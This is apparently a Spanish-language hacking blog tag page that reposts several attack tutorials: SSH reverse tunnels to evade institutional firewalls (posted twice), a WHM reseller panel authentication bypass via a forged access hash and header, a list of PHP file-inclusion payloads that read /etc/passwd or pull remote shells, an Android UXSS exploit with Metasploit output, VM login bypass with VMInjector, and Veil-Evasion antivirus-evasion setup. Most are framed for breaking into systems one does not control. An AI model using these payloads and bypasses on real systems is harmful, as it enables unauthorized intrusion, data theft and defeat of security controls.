Banner 1

Mostrando entradas con la etiqueta bypass. Mostrar todas las entradas

Saltar firewall con ssh

0 comentarios
Para los que no lo sepan SSH (openSSH para ser mas específicos) es una utilidad que nos permite gestionar una maquina *nix de manera remota, la gestión se realiza vía linea de comandos, pero como sabrán la mayoría de los entendidos en este tema, con un acceso a consola es mas que suficiente.
En ocasiones dependiendo de la funcionalidad que deseemos implementar es necesario que tengamos abierto puertos para algún servicio ya sea un servidor web, DNS, impresión ,etc. Pero en ocasiones esas posibilidades no se encuentran a nuestro alcance ya que simplemente o nuestro ISP nos tiene dentro de un NAT gigante (muchas cableras) o nuestros Modem/Router vienen capado de fabrica para que los mismos no se puedan tocar a nuestro antojo, y por ende poder abrir los puertos que requerimos.

SSH en un túnel Reverso

Como bien sabremos SSH tiene diversas funcionalidades entre las cuales destacan :forwardeo de puertos, ejecución de programas por medio del gestor X11, etc. Pero una de las mas interesantes a mi parecer y que en un sinfín de ocasiones me ha sacado de apuros es el túnel reverso. Esta funcionalidad nos da la posibilidad de redireccionar puertos hacia nosotros pudiendo así hacer bypass de cualquier firewall, haciendo una analogía es como hace muchos a~nos se realizaban infecciones con troyanos reversos.
A continuación ampliaremos mas el tema:
Regularmente una conexión SSH se realiza de la siguiente manera:
Cliente SSH ———> Servidor SSH
Como podremos observar en una conexión SSH tradicional el cliente SSH es el que realiza la conexión hacia el servidor y es así como se establece la conexión. Ahora bien, es importante considerar que para que esta conexión exista es necesario que en el servidor se tenga abierto el puerto de SSH.
En el esquema de conexión de túnel SSH reverso la conexión es hacia nosotros, para ello se ejemplificara mejor con la siguiente imagen:
Servidor A —–> Servidor C (pasarela) <——-> Servidor B
Donde imaginemos que A es el servidor donde tenemos una aplicación corriendo (un servidor web por ejemplo), C es un servidor que ocuparemos como pasarela y B sera el servidor donde requerimos ver el servidor web del servidor A.
En un esquema de funcionamiento tradicional tan solo bastaría con abrir el puerto web en el firewall del Servidor A para que el servidor B pudiera acceder de forma ordinaria al web server, pero imaginemos que por restricciones del Sysadmin, simplemente esto no es posible. Aquí es donde entra el SSH reverso. El servidor A se conectara por medio de un túnel reverso SSH al servidor C y de ahí con un cliente SSH nos conectaremos del servidor B al servidor C, para poder acceder al webserver de A.
A continuación algunos ejemplos didácticos para hacer mas comprensible esta metodología de funcionamiento.

Ver el WebService escuchando en el puerto 80 del Servidor A en el navegador del Servidor B

Servidor A < ————-> Servidor B
Sintaxis:
ssh usuario@servdorA -L 80:localhost:80
Esto lo que hará es redireccionar el puerto 80 del servidor A hacia el puerto 80 del servidor B

Túnel Reverso del servidor A al servidor C, para que el servidor B pueda acceder a la consola SSH del servidor A.

Sintaxis:
Consola servidor A:
ssh usuario@servidorC -N -R 2222:localhost:22
Donde:
-N Es una opción para que el servidor A NO PUEDA ejecutar comandos en la consola del servidor C
-R indica que es un túnel reverso.
22 Es el puerto donde esta escuchando el demonio SSH del servidor A
2222 Es el puerto donde se mandara el puerto SSH del servidor A en el servidor C
Consola Servidor B:
ssh usuario@servidorC
Después de esto una vez dentro del servidor C, tan solo nos restara hacer una conexión SSH a nuestro localhost en el puerto antes forwardeadado:
Consola servidor B:
ssh usuario@localhost -p 2222
Donde:
-p indica el puerto al cual deseamos conectarnos
2222 Es el puerto donde se forwardeo el puerto del servidor A

Lo mas interesante de esto es que al ser el túnel SSH una conexión saliente la misma no es bloqueda por el firewall, esto es algo que he probado en diversas instituciones tanto publicas como privadas y en ninguna me han bloqueado la salida de mi tunel SSH. Esto en teoría podría prevenirse con un IDS bien configurado, pero siendo honestos, es algo que nadie se toma muy en cuenta.

NOTA: a día de hoy esta funcionalidad solo la he probado en puertos TCP

Fuente: http://dexter-one.net/in-seguridad/el-poder-de-ssh-como-bypassear-un-firewall-de-manera-facil/

Bypass WHM Panel [Autentificación] [RESELLER]

0 comentarios
Bueno hare un este pequeño tutorial que sirve para rooter un reseller con suma facilidad y sin tanto predicamento...

¿Como identificar si es una Cuenta Reseller?
En tu shell puedes ver en "public_html"; 2 carpetas con nombres como:" moving.page" y "suspended.page".


Luego de verificar que es un host reseller valla ha public_html


Luego ve hacia /home/reseller/.accesshash y si no existe crealo.


/home/reseller/.accesshash <- 123456="" br="" plain="" text="">

Despues usando algun programa o algo para modificar las cabeceras HTTP como Modify Headers.

Presionen el boton de START (Encendido), y luego agregen este nombre HTTP y su valor


Name : "Authorization"
Value : "WHM reseller:123456"

Luego vamos a el WHM Panel con el usuario y la password que pusieron en mi caso 123456 con el usuario reseller. Con la clave que se coloco en "Accesshash".

 Fuente: http://www.masters-hackers.info/showthread.php?t=30683


El poder de SSH: Como bypassear un firewall de manera facil

0 comentarios
Para los que no lo sepan SSH (openSSH para ser mas específicos) es una utilidad que nos permite gestionar una maquina *nix de manera remota, la gestión se realiza vía linea de comandos, pero como sabrán la mayoría de los entendidos en este tema, con un acceso a consola es mas que suficiente.
En ocasiones dependiendo de la funcionalidad que deseemos implementar es necesario que tengamos abierto puertos para algún servicio ya sea un servidor web, DNS, impresión ,etc. Pero en ocasiones esas posibilidades no se encuentran a nuestro alcance ya que simplemente o nuestro ISP nos tiene dentro de un NAT gigante (muchas cableras) o nuestros Modem/Router vienen capado de fabrica para que los mismos no se puedan tocar a nuestro antojo, y por ende poder abrir los puertos que requerimos.

SSH en un túnel Reverso

Como bien sabremos SSH tiene diversas funcionalidades entre las cuales destacan :forwardeo de puertos, ejecución de programas por medio del gestor X11, etc. Pero una de las mas interesantes a mi parecer y que en un sinfín de ocasiones me ha sacado de apuros es el túnel reverso. Esta funcionalidad nos da la posibilidad de redireccionar puertos hacia nosotros pudiendo así hacer bypass de cualquier firewall, haciendo una analogía es como hace muchos a~nos se realizaban infecciones con troyanos reversos.
A continuación ampliaremos mas el tema:
Regularmente una conexión SSH se realiza de la siguiente manera:
Cliente SSH ———> Servidor SSH
Como podremos observar en una conexión SSH tradicional el cliente SSH es el que realiza la conexión hacia el servidor y es así como se establece la conexión. Ahora bien, es importante considerar que para que esta conexión exista es necesario que en el servidor se tenga abierto el puerto de SSH.
En el esquema de conexión de túnel SSH reverso la conexión es hacia nosotros, para ello se ejemplificara mejor con la siguiente imagen:
Servidor A —–> Servidor C (pasarela) <——-> Servidor B
Donde imaginemos que A es el servidor donde tenemos una aplicación corriendo (un servidor web por ejemplo), C es un servidor que ocuparemos como pasarela y B sera el servidor donde requerimos ver el servidor web del servidor A.
En un esquema de funcionamiento tradicional tan solo bastaría con abrir el puerto web en el firewall del Servidor A para que el servidor B pudiera acceder de forma ordinaria al web server, pero imaginemos que por restricciones del Sysadmin, simplemente esto no es posible. Aquí es donde entra el SSH reverso. El servidor A se conectara por medio de un túnel reverso SSH al servidor C y de ahí con un cliente SSH nos conectaremos del servidor B al servidor C, para poder acceder al webserver de A.
A continuación algunos ejemplos didácticos para hacer mas comprensible esta metodología de funcionamiento.

Ver el WebService escuchando en el puerto 80 del Servidor A en el navegador del Servidor B

Servidor A < ————-> Servidor B
Sintaxis:
ssh usuario@servdorA -L 80:localhost:80
Esto lo que hará es redireccionar el puerto 80 del servidor A hacia el puerto 80 del servidor B

Túnel Reverso del servidor A al servidor C, para que el servidor B pueda acceder a la consola SSH del servidor A.

Sintaxis:
Consola servidor A:
ssh usuario@servidorC -N -R 2222:localhost:22
Donde:
-N Es una opción para que el servidor A NO PUEDA ejecutar comandos en la consola del servidor C
-R indica que es un túnel reverso.
22 Es el puerto donde esta escuchando el demonio SSH del servidor A
2222 Es el puerto donde se mandara el puerto SSH del servidor A en el servidor C
Consola Servidor B:
ssh usuario@servidorC
Después de esto una vez dentro del servidor C, tan solo nos restara hacer una conexión SSH a nuestro localhost en el puerto antes forwardeadado:
Consola servidor B:
ssh usuario@localhost -p 2222
Donde:
-p indica el puerto al cual deseamos conectarnos
2222 Es el puerto donde se forwardeo el puerto del servidor A
Lo mas interesante de esto es que al ser el túnel SSH una conexión saliente la misma no es bloqueda por el firewall, esto es algo que he probado en diversas instituciones tanto publicas como privadas y en ninguna me han bloqueado la salida de mi tunel SSH. Esto en teoría podría prevenirse con un IDS bien configurado, pero siendo honestos, es algo que nadie se toma muy en cuenta.

NOTA: a día de hoy esta funcionalidad solo la he probado en puertos TCP

Fuente: http://dexter-one.net/in-seguridad/el-poder-de-ssh-como-bypassear-un-firewall-de-manera-facil/

Exploiting PHP File Inclusion – Overview

0 comentarios
Para ver mejor la forma de explotación remitir a la fuente.

Recently I see a lot of questions regarding PHP File Inclusions and the possibilities you have. So I decided to give a small overview. All the tricks have been described in detail somewhere earlier, but I like it to have them summed up at one place.

Basic Local File Inclusion:


1
include("inc/" . $_GET['file']); ?>

  • Including files in the same directory:
    ?file=.htaccess
  • Path Traversal:
    ?file=../../../../../../../../../var/lib/locate.db
    (this file is very interesting because it lets you search the filesystem, other files)
  • Including injected PHP code:
    ?file=../../../../../../../../../var/log/apache/error.log
    Limited Local File Inclusion:
    1
    include("inc/" . $_GET['file'] . ".htm"); ?>
    • Null Byte Injection:
      ?file=../../../../../../../../../etc/passwd
      (requires magic_quotes_gpc=off)
    • Directory Listing with Null Byte Injection:
      ?file=../../../../../../../../../var/www/accounts/
      (UFS filesystem only, requires magic_quotes_gpc=off, more details here)
    • Path Truncation:
      ?file=../../../../../../../../../etc/passwd.\.\.\.\.\.\.\.\.\.\.\ …
      (more details see here and here)
    • Dot Truncation:
      ?file=../../../../../../../../../etc/passwd……………. …
      (Windows only, more details here)
    • Reverse Path Truncation:
      ?file=../../../../ [...] ../../../../../etc/passwd
      (more details here)
    Basic Remote File Inclusion
    1
    include($_GET['file']); ?>
    • Including Remote Code:
      ?file=[http|https|ftp]://websec.wordpress.com/shell.txt
      (requires allow_url_fopen=On and allow_url_include=On)
    • Using PHP stream php://input:
      ?file=php://input
      (specify your payload in the POST parameters, watch urlencoding, details here, requires allow_url_include=On)
    • Using PHP stream php://filter:
      ?file=php://filter/convert.base64-encode/resource=index.php
      (lets you read PHP source because it wont get evaluated in base64. More details here and here)
    • Using data URIs:
      ?file=data://text/plain;base64,SSBsb3ZlIFBIUAo=
      (requires allow_url_include=On)
    • Using XSS:
      ?file=http://127.0.0.1/path/xss.php?xss=phpcode
      (makes sense if firewalled or only whitelisted domains allowed)
    Limited Remote File Inclusion
    1
    include($_GET['file'] . ".htm"); ?>
    • ?file=http://websec.wordpress.com/shell
    • ?file=http://websec.wordpress.com/shell.txt?
    • ?file=http://websec.wordpress.com/shell.txt%23
    • (requires allow_url_fopen=On and allow_url_include=On)
    • ?file=\\evilshare\shell.php
    • (bypasses allow_url_fopen=Off)
    Static Remote File Inclusion:
    • Man In The Middle
      (lame indeed, but often forgotten)
    Filter evasion
    • Access files with wildcards (read more here)
    Of course you can combine all the tricks. If you are aware of any other or interesting files to include please leave a comment and I’ll add them.
Fuente: http://websec.wordpress.com/2010/02/22/exploiting-php-file-inclusion-overview/

Links de interés:

http://projects.webappsec.org/w/page/13246949/Null%20Byte%20Injection
http://www.theprohack.com/2009/07/null-byte-hack.html
http://hakipedia.com/index.php/Poison_Null_Byte
https://www.owasp.org/index.php/Unrestricted_File_Upload --Completo

Evasión de SOP en navegadores de Android < 4.4 (CVE-2014-6041)

0 comentarios

La Política del mismo origen o Same Origin Policy (SOP) es una medida de seguridad básica que deben implementar todos los navegadores actuales. La idea es muy sencilla: el código de una página que se ejecuta en cliente (casi siempre javascript) no debe ser capaz de acceder al código de otra.

Eso es porque, aunque hay algunas excepciones con unas pocas propiedades y atributos, si se permitiera acceder globalmente desde un origen a otro (Esquema, dominio y puerto) un sitio A podría acceder a las propiedades de otro sitio B, es decir, un sitio malicioso podría obtener las cookies, location, response, etc. de otro sitio por el que está navegando el usuario. Un ejemplo claro sería cuando un usuario accede a un sitio malicioso y es posible robar una sesión de Facebook abierta en otra pestaña del navegador.

Pues bien, resulta que el navegador por defecto de todas las versiones de Android anteriores a la 4.4, el conocido como AOSP browser (Android Open Source Project), permite evadir La Política del mismo origen (SOP) cargando Javascript en un iframe o ventana cualquiera simplemente poniendo antes de "javascript:..." un byte nulo. Es lo que sería UXSS (Universal Cross-site Scripting).


Veamos un ejemplo claro:


Como veis el código intentará acceder a la propiedad document.domain del sitio www.prueba.com, y si lo hacéis desde un navegador vulnerable funciona. Se trata pues de un fallo crítico, el identificado con CVE-2014-6041, que afecta a la mayoría de los sistemas Android (que son los desafortunadamente no actualizados).


Por tanto podemos leer la respuesta de cualquier página accediendo a la propiedad document.body.innerHTML:


A continuación para completar el "trabajito" podemos enviar la respuesta al dominio a nuestro dominio de atacante:


Y si algún sitio web temeroso de clickjacking tiene algún framekiller podemos aprovechar las bondades del atributo sandbox de HTML5:


Además, para facilitarnos más aún la vida loca, jvennix-r7 ha publicado un módulo de Metasploit que también soporta la evasión de x-frame-options cocinando así un exploit universal listo para su uso: https://github.com/rapid7/metasploit-framework/pull/3759.

Probarlo es fácil. Ingresamos inocentemente en Facebook con nuestro usuario:


Y preparamos la PoC con Metasploit:


msf > use auxiliary/gather/android_stock_browser_uxss
set TARGET_URLS http://example.com
TARGET_URLS => http://example.com
msf auxiliary(android_stock_browser_uxss) > run
[*] Auxiliary module execution completed
msf auxiliary(android_stock_browser_uxss) >
[*] Using URL: http://0.0.0.0:8080/EFba5g10Ou
[*]  Local IP: http://10.21.1.99:8080/EFba5g10Ou
[*] Server started.

msf auxiliary(android_stock_browser_uxss) >
[*] 10.21.1.99       android_stock_browser_uxss - Request 'GET /EFba5g10Ou'
[*] 10.21.1.99       android_stock_browser_uxss - Sending initial HTML ...
[*] 10.21.1.99       android_stock_browser_uxss - Request 'POST /EFba5g10Ou'
[+] Collected data from URL: http://example.com/
[+] Saved to: D:/metasploit/apps/pro/loot/20140916171229_default_10.21.1.99_android.client_314522.txt
 
Fuentes: 
- Android Browser Same Origin Policy Bypass - CVE-2014-6041 
- UXSS in AOSP browser allows for arbitrary cross-domain javascript
- Android Browser Same Origin Policy Bypass Vulnerability 
- Android minor 4.4 AOSP (Stock) Browser UXSS: cross-domain cookie/response extraction module #3759 
- Major Android Bug is a Privacy Disaster (CVE-2014-6041) 


Fuente directa: http://www.hackplayers.com/2014/09/evasion-de-SOP-android-inferior-a-4.4.html

Evadiendo la autenticación en máquinas virtuales con VMInjector

0 comentarios
Con VMInjector podremos saltar la autenticación en la mayoría de los Sistemas Operativos virtualizados con VMware Workstation y VMware Player.
Gracias a a esto podremos recuperar el control de una máquina virtualizada la contraseña de la cual hayamos perdido o bien ser usado en tests de intrusión en un eventual escenario donde se haya conseguido acceso completo al sistema operativo principal y se quiera acceder a la información contenida en las máquinas virtuales.
vmware-workstation-logo

¿Qué es y cómo funciona VMInjector?

VMInjector es un script escrito en Python por Marco Batista con licencia GPLv3 cuya misión es la de hacer un bypass del login de nuestro Sistema Operativo virtualizado mediante la inyección de una DLL (vminjector32.dll o vminjector64.dll) en un proceso de VMware.

VMware maneja todos los recursos de las máquinas virtuales, incluido la memoria RAM. Al inyectar la DLL en el proceso de VMware correspondiente a la máquina virtual esta consigue acceso a todos los recursos de esta, pudiendo manipular su RAM y parcheando la función que se encarga de la autenticación, permitiendo así conseguir acceso sin credenciales en el Sistema Operativo virtual.

Acceder a un Sistema Operativo virtual sin contraseña

Para usar VMInjector necesitaremos cumplir los siguientes requisitos:
  • Una máquina principal con Sistema Operativo Windows y permisos de administrador en el mismo.
  • Python  y psutil  instalados.
  • VMware Workstation o VMware Player instalado.
  • Una máquina virtual a la que no podamos acceder por falta de creden
    ciales.
Con todos los requerimientos previos cumplidos descargamos VMInjector y lo descomprimimos donde nos plazca.


Antes de ejecutar el script debemos arrancar la máquina virtual y dejarla a la espera de usuario y contraseña. Ejecutamos un terminal (importante que sea con permisos de administrador o nos encontraremos con un bonito: “IndexError: list index out of range”), nos dirigimos al directorio previamente descomprimido y ejecutamos el script “vminject.py”.

Captura de pantalla de VMInjector 1

El script nos preguntará por el proceso concreto al que le queremos inyectar la DLL. Seleccionamos el proceso correspondiente a la máquina virtual en cuestión y pulsamos Enter.

Captura de pantalla de VMInjector 2


Seleccionaremos la versión del Sistema Operativo virtualizado y pulsamos Enter. Si nos muestra un mensaje diciendo: “Found Signature Match” querrá decir que hemos indicado correctamente la versión del Sistema Operativo y que podemos continuar correctamente.


Al volver a pulsar Enter nos encontraremos con una pantalla parecida a esta:

Captura de pantalla de VMInjector 3

Una vez realizado este proceso nos dirigimos a nuestro VMware y en la prueba realizada, con un sistema guest Windows 7, con tan solo pulsar Enter en el campo de password, directamente saltaremos al Escritorio del usuario deseado sin la necesidad de haber introducido clave alguna y permitiéndonos recuperar el control de esta.

La inyección no es permanente, al reiniciar la máquina virtual dicho proceso dejará de tener efecto a no ser que se vuelva a ejecutar el script.

Visto en hackplayers.com.

Fuente: 
http://sobrebits.com/evadiendo-la-autenticacion-en-maquinas-virtuales-con-vminjector/

Links:
www.hackplayers.com/2013/02/vminjector-evadir-autenticacion-maquinas-virtuales.html

Bypass de Antivirus con Veil Evasion

0 comentarios
Un buen articulo que encontré escrito por Edgar para la comunidad dragon:
_____________________________________________________________________________

Buen dia comunidad, un gusto compartir con ustedes este post en el que les hablaré de Veil-evasion,s un framework creado por Christopher Truncer para generar ejecutables que no sean detectados por los antivirus comunes, técnica normalmente conocida como bypass de antivirus, o simplemente volver in-detectable un ejecutable.
A continuación veremos como paso a paso, utilizando este framework generamos un ejecutable que nuestro antivirus analizara y no lo tomara como una amenaza.

Lo primero que debemos hacer es abrir una terminal en nuestro kali.

Bypass Antivirus016 Bypass de Antivirus con Veil Evasion
Con el comando apt-get update lo que en realidad vamos ha hacer es actualizar los repositorios, ver si hay algo nuevo, es decir actualizar la lista de todos los paquetes, con la dirección de dónde obtenerlos para que a la hora de hacer la búsqueda y su posterior descarga, sea más rápida.
Bypass Antivirus019 Bypass de Antivirus con Veil Evasion

Luego apt-get upgrade,que lo que hace es una actualización de nuestro sistema con todas las posibles actualizaciones que pudiera haber, es decir no sólo actualiza nuestro sistema operativo sino que también las aplicaciones que están contenidas en los repositorios. Este paso puede ser algo demorado dependiendo de la cantidad de aplicaciones.
Bypass Antivirus020 Bypass de Antivirus con Veil Evasion

Después de haber actualizado nuestro kali, continuamos con la instalación de nuestro framework Veil usando el comando apt-get install veil. Este paso también tarda un poco ya que se realiza una descarga de 195 Mb.
Bypass Antivirus021 Bypass de Antivirus con Veil Evasion


Después de instalar Veil, naveguamos hasta el directorio de instalación con el comando cd /usr/share/veil-evasion/setup/ estando dentro del directorio con el comando ls listamos los ficheros dentro de la ruta, podremos visualizar un script con el nombre setup.sh y lo ejecutamos el comando ./setup.sh
Bypass Antivirus022 Bypass de Antivirus con Veil Evasion
El script se ejecutara
Bypass Antivirus023 Bypass de Antivirus con Veil Evasion



Nos pide que hagamos unas instalaciones de Phyton damos clic en Next >.
Bypass Antivirus024 Bypass de Antivirus con Veil Evasion

Damos clic en Next >.
Bypass Antivirus025 Bypass de Antivirus con Veil Evasion

Remplazamos los archivos existentes dando clic en Yes.
Bypass Antivirus002 Bypass de Antivirus con Veil Evasion
Damos clic en Next >.
Bypass Antivirus026 Bypass de Antivirus con Veil Evasion

Damos clic en Finish.
Bypass Antivirus045 Bypass de Antivirus con Veil Evasion


Damos clic en Siguiente >.
Bypass Antivirus049 Bypass de Antivirus con Veil Evasion

Damos clic en Siguiente >.
Bypass Antivirus048 Bypass de Antivirus con Veil Evasion
Damos clic en Terminar.
Bypass Antivirus047 Bypass de Antivirus con Veil Evasion

Damos clic en Siguiente >.
Bypass Antivirus046 Bypass de Antivirus con Veil Evasion
Damos clic en Siguiente >.
Bypass Antivirus048 Bypass de Antivirus con Veil Evasion
Damos clic en Siguiente >.
Bypass Antivirus043 Bypass de Antivirus con Veil Evasion

Damos clic en Terminar.
Bypass Antivirus050 Bypass de Antivirus con Veil Evasion

Finalmente tenemos el framework de Veil instalado y configurado en nuestro kali con el comando clear limpiamos nuestra consola.
Bypass Antivirus017 Bypass de Antivirus con Veil Evasion

